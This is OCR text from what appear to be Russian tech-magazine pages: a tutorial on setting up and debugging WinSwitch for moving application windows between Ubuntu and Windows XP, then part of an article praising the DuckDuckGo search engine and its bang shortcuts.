
УСТАНОВКА

Теперь, когда понятно, о чем идет речь, попробуем WinSwitch в действии. Для примера организуем связь между двумя машинами, выбрав в качестве плацдарма две разных ОС — Ubuntu Natty Narwhal (11.04) и Windows XP.


Windows. Тут все довольно примитивно: на официальном сайте winswitch.org скачиваем инсталлятор, который все сделает за нас. Для корректной работы программе понадобится mDNS-сервер (подробней об mDNS смотри во врезке) — если на машине он не установлен (а он, скорее всего, не установлен), то инсталлятор выдаст соответствующее сообщение и предоставит ссылку на дистрибутив.

Linux. Я, как уже было отмечено выше, буду использовать Ubuntu, но, само собой, подойдет и любой другой дистрибутив тукса. В убунте приложение можно установить через менеджер пакетов, предварительно прописав цифровую подпись репозитория с нужными нам пакетами:

```
sudo su -
wget -O — https://winswitch.org/gpg.asc | apt-key add -
```



Запуск приложения на локальном WinSwtich сервере через контекстное меню



Успешное соединение с удаленным сервером ant-vb

```
echo "deb http://winswitch.org/ natty main" > /etc/apt/
sources.list.d/winswitch.list
apt-get update
apt-get install winswitch
```

Проект находится в стадии активной разработки и пока представляет собой решение скорее для гиков, чем для обычных людей, поэтому чтобы заставить его работать придется немного повозиться с настройкой.

НАСТРОЙКА

WinSwitch состоит из двух частей: сервера и клиента (так называемого аплета). Клиент необходим в системе, чтобы в нее можно было «перетащить» приложения — его можно запустить сразу после установки через меню. Также при старте аплета автоматически запускается локальный сервер, чтобы иметь возможность расшарить приложения с локальной машины. При запуске клиент пытается определить все доступные сервера в сети при помощи mDNS.


Конфигурирование как клиента, так и сервера осуществляется через конфигурационные файлы. При первом запуске программа создает необходимые папки и генерирует конфиги, что может занять некоторое время. Как только программа запустилась, идем искать конфиги сервера. В *nix они будут в папке ~/.winswitch/server/server.conf, а в Windows — *\Application Data\Window-Switch\server\server.conf. Рассмотрим наиболее важные для нас параметры. Каждый сервер имеет свой идентификатор, имя и тип, — все это автоматически генерируется при запуске и выглядит примерно так:

```
# Identity
ID="8796747538515"
name="testpc"
type="workstation"
```


Тут можно все оставлять без изменений. Далее в конфиге идут публичный и приватный ключи, используемые для шифрования трафика. Нас же, прежде всего, будет интересовать параметр listen_on, определяющий, на каком интерфейсе и порту сервер будет ожидать подключений. Его, в принципе, тоже можно оставить в состоянии «по умолчанию», но я для порядка все же поставил listen_on="*:32123" (это означает, что сервер будет ожидать подключения на 32123 порту на всех сетевых интерфейсах). Далее идет еще один интересный параметр allow_root_logins, который в целях безопасности рекомендуется установить в значение False. Он определяет, можно ли будет подключиться к данному серверу под администратором/рутом. Параметр allow_root_authentication дает возможность соединиться с сервером под любым пользователем, не зная его пароля. Его я тоже отключил из соображений безопасности. Следующая интересная секция — mDNS settings — позволяет включать/отключать сервис mDNS,



Запуск приложения на локальном WinSwitch сервере



Подключение у удаленному рабочему столу Ubuntu через VNC



Сапер, "отправленный" из другой операционной системы

используемый для того, чтобы клиенты при запуске могли самостоятельно находить в сети доступные сервера. Если установить параметр mDNS_publish в значение False, то автоматический поиск серверов будет отключен и их придется добавлять вручную. Чтобы клиенты обнаруживали не только сервера, но и имя пользователя, под которым можно зайти, есть опция mDNS_publish_username. Еще одна полезная возможность — запуск сервера в режиме отладки — может сильно помочь, когда надо прояснить, почему что-то не работает. Остальные опции в случае необходимости ты можешь изучить сам, так как они достаточно хорошо прокомментированы в самом файле.

ТЕСТ-ДРАЙВ

Наша задача — запустить какую-нибудь программу и «отправить» ее с одного компьютера на другой. В идеальном случае все заработает без лишних заморочек. Сначала поработаем на машине с Windows XP. Открываем меню «Пуск» и запускаем клиент Window-Switch. Как уже обсуждалось выше, при запуске апплета автоматически запустился и сервер. Апплет его тут же обнаружил и подключился к нему. Теперь идем в Ubuntu. Открываем стартовое меню и выбираем «Internet → WindowSwitch». Апплет стартует, запускается сервер. Появляется окно, в котором сообщается, что найден сервер с именем testpc и ID=8796747538515. Подтверждаем, что мы хотим с ним соединиться, после чего нас попросят ввести пароль для пользователя user. В винде появилось такое же окно, сообщающее, что найден сервер ant-vb и просьбой ввести пароль пользователя ant для соединения. Связь установлена — попробуем отправить приложение с одной системы на другую. Идем в линукс, жмем на значок WinSwitch в трее и выбираем «Start Application → Games → Mines». Появляется аналог виндового сапера (можно чуть поломать голову), – теперь мы готовы его расшарить. Опять жмем на иконку приложения в трее, выбираем «Mines → Send to user on testpc». И приложение исчезает. Переходим в винду и видим, что оно появилось там. Вуаля!

Надо сказать, что WinSwitch уже содержит список предопределенных приложений, рассортированных по категориям, которые можно расшарить. Но можно запустить и свое приложение, если выбрать «Start Application → Custom Command». Для удобства эта фича также интегрируется в контекстное меню, так что будет достаточно выбрать нужную программу, щелкнуть по ней правой клавишей и выбрать «Open in Window Switch». Кроме приложений, можно получить доступ к самому рабочему столу («Main Unix Display → VNC Copy»). Помимо непосредственно окна можно форвардить также и звук (для этого используется библиотека GStreamer).

ОТЛАДКА


Я не зря сделал выше ремарку «в идеальном случае», — с первого раза у меня система не запустилась. Нажав на значок апплета в трее, я понял, что он видит только локальный сервер. Можно, конечно, добавить сервер вручную, но тогда весь смысл автоматизации теряется.

ЧТО ТАКОЕ MDNS?


Multicast DNS (mDNS) является способом использования привычных программных интерфейсов DNS в небольших сетях, где нет необходимости в обычном DNS-сервере. Проще говоря, использование mDNS позволяет клиенту определить IP-адрес хоста без помощи централизованного DNS-сервера. Машина, ищущая конкретный хост, посылает широковещательный mDNS-запрос. Соответствующий хост отвечает на этот запрос широковещательным ответом, «представляя» себя другим участникам сети. Таким образом все машины в сети обновляют свой mDNS-кэш и получают информацию и о новых хостах/сервисах. Чтобы аннулировать свое «представление» (например, в случае выключения машины) хост должен отправить response-пакет с TTL = 0. По умолчанию mDNS использует зарезервированную зону «.local». Протокол mDNS используют такие системы обнаружения сервисов как Bonjour (Apple) и Avahi (Linux).




Ручное добавление сервера для подключения




Ручной запуск Avahi-демона




На данной вкладке можно настроить используемые протоколы



Главное окно настроек программы



Сообщение, свидетельствующее об успешном соединении с удаленной Windows-машиной



Полный доступ к удаленному рабочему столу Windows-машины из-под Ubuntu

Поэтому вернусь к этому моменту и расскажу, в чем было дело.

Прежде всего надо бы посмотреть логи. Начал я с винды. Лог клиента располагался здесь: *\Application Data\Window-Switch\client\applet.log. Ситуации он не прояснил, так как в нем я не увидел информации о какой-либо ошибке. Ну что ж, тогда проверим сервер. К сожалению, логов сервера я не нашел. Пообщавшись с документацией на официальном сайте, было решено следующее: чтобы посмотреть отладочные сообщения сервера, надо запустить его в консоли с параметром --debug-mode. Запускаем консоль, переходим в папку программы (C:\Program Files\WinSwitch) и запускаем сервер:

```
Switch-Server.exe --debug-mode
```

Покопавшись в сообщениях сервера, ничего криминального я снова не обнаружил. Так что, скорее всего, проблема кроется в Linux-версии. Переходим в линукс. Заходим в консоль и запускаем уже линуксовый сервер в отладочном режиме:

```
winswitch_server --debug-mode
```

В результате вываливаемся с ошибкой:

```
[EE] 2012/23/02 19:13:18 WinSwitchServer.check() running
as root (uid=0) is currently broken
```

И снова общение с официальным сайтом прояснило ситуацию. Оказывается, сервер и апплет нельзя запускать под рутом (а у меня как раз была открыта консоль с правами рута). Ну что ж, попробуем проделать тот же трюк под обычным пользователем. Запускаем сервер в режиме отладки под обычным пользователем. И ищем в консоли все строки, начинающиеся на [DD] (отладочные сообщения). Пролистывая лог из конца в начало, обратим внимание на стек вызовов функций. Похоже, тут произошла какая-то ошибка, и программа выкинула нам traceback. Смотрим, что вызывалось последним:

```
AvahiPublisher.__init__(Window Switch for ant on
ant-vb,32123,_shifter._tcp.,,,['username=ant', 'ssh_
tunnel=False', 'version=0.12.11', 'ID=8796747971533'],-1)
```

Немного поясню. Avahi — это система, производящая анализ локальной сети на предмет выявления различных сервисов. К примеру, можно подключить ноутбук к локальной сети и сразу получить информацию об имеющихся принтерах, разделяемых ресурсах, сервисах обмена сообщениями и прочих услугах. Подобная технология существует в Mac OS X (Rendezvous, Bonjour) и отлично себя зарекомендовала. Avahi во многом базируется на реализации протокола mDNS — flexmdns. Так как в конфиге сервера у нас включена возможность обнаружения через mDNS, а сам mDNS-сервер у нас не запущен или не установлен, то автоматическое обнаружение и не срабатывает. Смотрим список процессов – действительно, Avahi нет. Но в списке установленных приложений он фигурирует, — значит, придется просто запустить его вручную:


```
avahi-daemon
```

Сообщение «Service ant-vb (/services/udisks.service) successfully established» свидетельствует о том, что avahi стартанул успешно. Может теперь все заработает? Запускаем сервер WinSwitch заново. Сообщение об ошибке инициализации mDNS уже не присутствует. На всякий случай проверим лог-файл апплета, который можно найти по следующему пути ~/.winswitch/client/applet.log. Там тоже обнаруживаются записи, свидетельствующие о наличии проблем с mDNS. Записей о других критических ошибках — не обнаружено. Так как проблему с mDNS мы уже решили, запустив демон ahavi, то теперь вроде бы все должно быть нормально. Выключаем сервер, который мы запустили вручную, и идем в меню, чтобы запустить апплет. Бинго! С этого момента все заработало.

ИСПОЛЬЗОВАТЬ ИЛИ НЕТ?

WinSwich – это вполне работоспособная реализация отличной идеи, которую я успешно использую уже несколько недель. Уверен, что очень скоро появятся коммерческие проекты, эксплуатирующие подобный подход, но уже с более человеческим интерфейсом, простой настройкой и — в идеальном варианте — прозрачным переносом окон из одной системы в другую (на случай, если два компьютера стоят рядом). Последнее несложно реализовать, если скомбинировать проект WinSwitch и Direct Input, позволяющий расшарить между стоящими рядом компьютерами клавиатуру и мышку. ☒

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



«GOOGLE СЛЕДИТ ЗА ТОБОЙ. МЫ — НЕТ»




10 ПРИЧИН ОБРАТИТЬ ВНИМАНИЕ НА ПОИСКОВИК DUCKDUCKGO.COM


Каким поисковиком ты обычно пользуешься? Google или Яндексом? Или, быть может, ты по какой-то причине юзаешь Bing? А ведь инструментов для поиска в интернете гораздо больше, и помимо закрытых коммерческих поисковиков, шпионящих за каждым твоим шагом, существуют отличные гиковские альтернативы. Одна из таких альтернатив — DuckDuckGo.com.

В первый раз о таком слышишь? Я тоже. Но ведь так было когда-то и с Google. DuckDuckGo — это гибридный поисковик, главные черты которого — классный поиск, отсутствие поискового спама, минимальное количество рекламы (ее можно полностью отключить в настройках) и щепетильное отношение к модному на западе слову «privacy»: DuckDuckGo не следит за пользователями, сохраняя их анонимность. Мы нашли десять причин, почему его стоит по меньшей мере взять на вооружение.

1 **Это просто поиск.** Давно прошли те времена, когда Google был просто поисковиком, а на «чистой» странице выдачи аскетично выводились результаты поиска. Сейчас же нас пичкают рекламой и дополнительными сервисами. Взятый поисковиком путь на социализацию тоже начинает напрягать. Не надо нам навязывать G+ — мы и сами решим, использовать социальную сеть от Google или нет. DuckDuckGo в свою очередь является классическим поисковиком, каким был Google в самом начале своего развития. И что здорово, — он отлично ищет информацию! Правда, пока только на английском языке: с русскоязычным сегментом сети у него явные проблемы. Поисковик уже давно приглянулся гикам из Силиконовой долины. В прошлом году аудитория составляла всего 200 000 человек в день, а в этом сервис уже перешагнул отметку в 1 000 000 посетителей ежедневно и, если верить статистике (duckduckgo.com/traffic.html), эта цифра продолжает расти. А с ноября 2011 года DuckDuckGo стал поисковиком по умолчанию Linux Mint 12. Это, на минуточку, самый популярный десктопный дистрибутив Linux на сегодняшний день.



Главная страница DuckDuckGo аскетична, чиста и навевает мысли о Google.



Вот так продвигал свой поисковик Вайнберг. Этот билборд висел в Сан-Франциско, и Гэбриелу это обходилось в 7 000 $ в месяц.



Поисковик уже сегодня может похвастаться тем, что был удостоен внимания крупных изданий.

2 **Никакой слежки за пользователями.** Если верить создателям, то здесь царит полная анонимность. Название этой статьи взято из главного лозунга проекта: «Google следит за тобой. Мы — нет». Замечал ли ты, как реклама в поисковиках умело подстраивается под те запросы, которые ты делал ранее? На сайте http://donttrack.us приводится отличная демонстрация того, как это происходит. Ситуация стала особенно актуальной после того, как Google сменил свою политику конфиденциальности. Скажи честно, ты читал новое соглашение о конфиденциальности? А между тем с 1 марта 2012 оно вступило в силу. Согласно некоторым пунктам, Google в открытую декларирует сбор телефонных логов, то есть номера телефонов, номера телефонов вызываемых абонентов, номера для переадресации, дату и время звонков, длительность звонков, маршрутную информацию SMS и типы звонков. Страшно? А ведь это даже не самое скверное. Google может собирать не только историю твоих звонков, он также читает твою переписку и знает все о твоих передвижениях с точностью до пары метров за последнюю пару лет. Благодаря синхронизированным с Gmail контактам знает твоих друзей и знакомых, а основываясь на подписках и запросах к поиску — знает о твоих интересах. А еще знает о твоих покупках и хранит твои документы в Google Docs.
DuckDuckGo не хранит IP-адреса, не ведет логов пользовательской информации и использует куки только тогда, когда это действительно необходимо. Создатель поисковика заявляет: «DuckDuckGo не собирает никакую личную информацию пользователей и не делится ей. Вот и вся наша политика конфиденциальности». По адресу duckduckgo.com/privacy.html ты найдешь настоящий манифест этого пока небольшого, но гордого поисковика, в красках повествующий об истории поиска в целом и о том, почему сбор данных о пользователях — это очень и очень плохо.

3 **В DuckDuckGo практически отсутствует спам,** которым забиты все коммерческие поисковики. Надолго ли это, увы, неизвестно, но сейчас результаты поиска удивляют своей чистотой и точностью. На сегодня можно сказать точно, что SEO-оптимизаторам DuckDuckGo пока по барабану, и это радует.

4 **Гибридный поисковик дает больше результатов.** Результаты поиска DuckDuckGo агрегируются из пятидесяти разных источников, включая Yahoo! Search BOSS, Wikipedia, Wolfram Alpha и собственного поискового робота. Одним

СИСТЕМА GOODIES

Чтобы лучше понять одну из самых прогрессивных фишек поисковика — goodies — предлагаем тебе несколько примеров. Начнем с технических.

- Запрос «ip address» поможет тебе узнать свой IP :). Если же свой собственный IP'шник тебя не интересует, можешь ввести в поисковую строку любой уже известный адрес, скажем, 64.207.122.151, и DuckDuckGo сообщит тебе, к какой географической точке IP относится, а также покажет ее на карте: «64.207.122.151 is in: Cheyenne, Wyoming, United States (82002)».
- Для чего нужны goodies useragent, whois и им подобные, объяснять, надеюсь, не нужно.
- Запрос вида «U+0153» даст ответ: «character = 339: oe — Latin small ligature oe; Unicode = U+0153; Decimal = 339; HTML = œ».
- Для генерации паролей и ключевых фраз используй «password * strong» и «passphrase * words», где * — любое цифровое значение. Так же можно генерировать uuid, guid.

Помимо перечисленного наличествуют многочисленные полезности, связанные с математическими выражениями, различными формулами, конвертацией, трансформацией и так далее, далее, далее. Также поддерживается немало так называемых казуальных goodies:

- Поиск по датам и фактам. Спроси у DuckDuckGo: «death date of lincoln» (дата смерти Линкольна), и вверху страницы поисковой выдачи ты увидишь строку «Answer: Saturday, April 15, 1865» (Ответ: суббота, 15 апреля, 1865).
- Конечно, есть в DuckDuckGo конвертер различных величин и калькулятор, как же без них?
- Имеется множество географических goodies, а также goodies, связанных со временем и часовыми поясами. Кстати, поисковик пользуется картографическим сервисом OpenStreetMap.

Возможен поиск места на карте по заданным координатам и по адресам, можно узнать точное время в любом городе мира и так далее. Например, ответом на запрос «area of china» (площадь Китая) будет точное, как в аптеке: «3.705 million mi2 (square miles) (world rank: 4th), assuming china is a country» (3.705 млн. квадратных миль (4-я по величине страна в мире), если под словом «китай» имелась в виду страна).

- Реализован поиск по различным ID, будь это трекинг-номер посылки (вводишь номер отправления в строку поиска и просто нажимаешь Go!, очень удобно), международный стандартный номер книги или ISBN, телефон и многое, многое другое.
- Рандомные goodies особенно забавны. Запрос «heads or tails» (орел ли решка) — не что иное, как возможность подбросить виртуальную монетку. А ведь еще есть random number, roll die, random word и даже сакраментальное — this or that or none. Для хардкорщиков предлагается вариант roll 3d12 + 4.

словом, DuckDuckGo — своеобразная оппозиция Google и всем коммерческим поисковикам в целом, которая просто не могла рано или поздно не появиться. Отдельно стоит рассказать про !bang. Данная команда позволяет напрямую обращаться к другим поисковым машинам и к сотням сайтов. Скажем, тебе нужно найти какой-либо конкретный товар на «Амазоне». Допустим, это часы. Набери в поисковой строке «!amazon watch» (или просто «!a watch»), и автоматически попадешь на amazon.com, в уже готовую поисковую подборку с часами. Благодаря этой команде можно легко искать на !youtube, !twitter, !wikipedia, в блогах, репозиториях и на сотнях других ресурсов. Кстати, также работают сокращения: !g (google), !i (images), !yt (youtube), !wiki и так далее. Дополнять список bang'ов могут и сами пользователи, для этого достаточно заполнить простую форму. Полный список bang'ов доступен здесь: duckduckgo.com/bang.html (предупреждаем — он огромен).

5 **Моментальный ответ.** Когда в поисковике можно набрать «random number» (случайное число), «perimeter triangle 1.5 2 3.2» (периметр треугольника со сторонами 1.5, 2, 3.2), «md5 this» (посчитать md5-хэш для слова «this») и тут же получить ответ — это называется goodies. Это одна из самых убойных фишек поисковика, и таких goodies действительно много — как технических и математико-прогерских, так и казуальных (подробнее читай во врезке). К слову, поисковик по многим вопросам сверяется с Wolfram Alpha — базой знаний и набором вычислительных алгоритмов. Благодаря этому есть возможность ввести в строку конкретный вопрос и получить на него конкретный ответ прямо на странице, не проходя по ссылкам.

Впрочем, нужно заметить, что в случае формулировки запросов на русском языке поля «ответ» ты, скорее всего, не увидишь. У Wolfram Alpha, к которому обращается DuckDuckGo, с великим и могучим пока не слишком хорошо.

6 **Гибкая настройка.** В настройках поисковика ты можешь легко отключить показ рекламы, задать регион, включить HTTPS по умолчанию, указать параметры открытия ссылок и даже настроить внешний вид DDG. Практически каждый аспект поведения поисковика можно оптимизировать для себя, и это приятно.

7 **Система горячих клавиш.** Плох тот ресурс, который в наши дни не поддерживает хоткеи. У DuckDuckGo с этим полный порядок: общаться с сайтом можно вообще без использования мыши или


Online Services

- **Google:** !gaccess !gau !gbk !gblogs !gbooks (!gb) !gcache !gcal !gde !gdocs (!gd) !gfinance (!gf !stock) !ggroups (!gg) !gimages (!gi !gim) !glatest (!gweek !gmonth !gday !g24 !gyear) !glink !glocal !gmail !gmaps (!gm) !gmusic !gnews (!gn !gnde) !gnz !googleuk (!guk) !gpat !gphotos (!gp) !greader (!gr) !grelated !gscholar (!gsc) !gshopping (!gs) !gtranslate (!gt !gturl) !gtrends !gus !gvideos (!gv) !gviewer (!gview) !gwp !gwpde !lmgtfy !dw !gas !gbm !gl !gmob !google (!g !gssl) !gplus !gplusp
- **Jobs:** !careerbuilder !jobs !linkup !monster !reed !simplyhired (!sh)
- **Maps:** !arcgis !bingmaps (!bmaps) !mapquest !openstreetmap (!openstreet !osm) !zemljevid !zumi
- **Search:** !bing (!b) !blekko !ddg !dogpile !ecosia !entireweb !everyclick !goosh !kazazz !mamma !myallsearch !redz !seznam !smallsafari !spezify !start !startpage !swagbucks !yippy !ask !exalead !fluidinfo !fuzz !gblast !geegain !gir !karmadecay !kayak !koders !metacrawler !sp !unscatter !wfi !yahoo (!y !yjp) !yandex (!ya !yaen !yandexm) !yeahway
- **Search (DDG):** !anyr !help !safeoff
- **Search (non-US):** !najdi !soso !yandex !youdao !baidu !eksisozluk !gnfr !optimot !ytw
- **Search (P2P):** !yacy (!peer) !seeks !xdcc
- **Search (Private):** !scroogle (!s) !ixquick
- **Search (Real-time):** !kurrently !lavva !oneriot !topsy !evri !tawlk
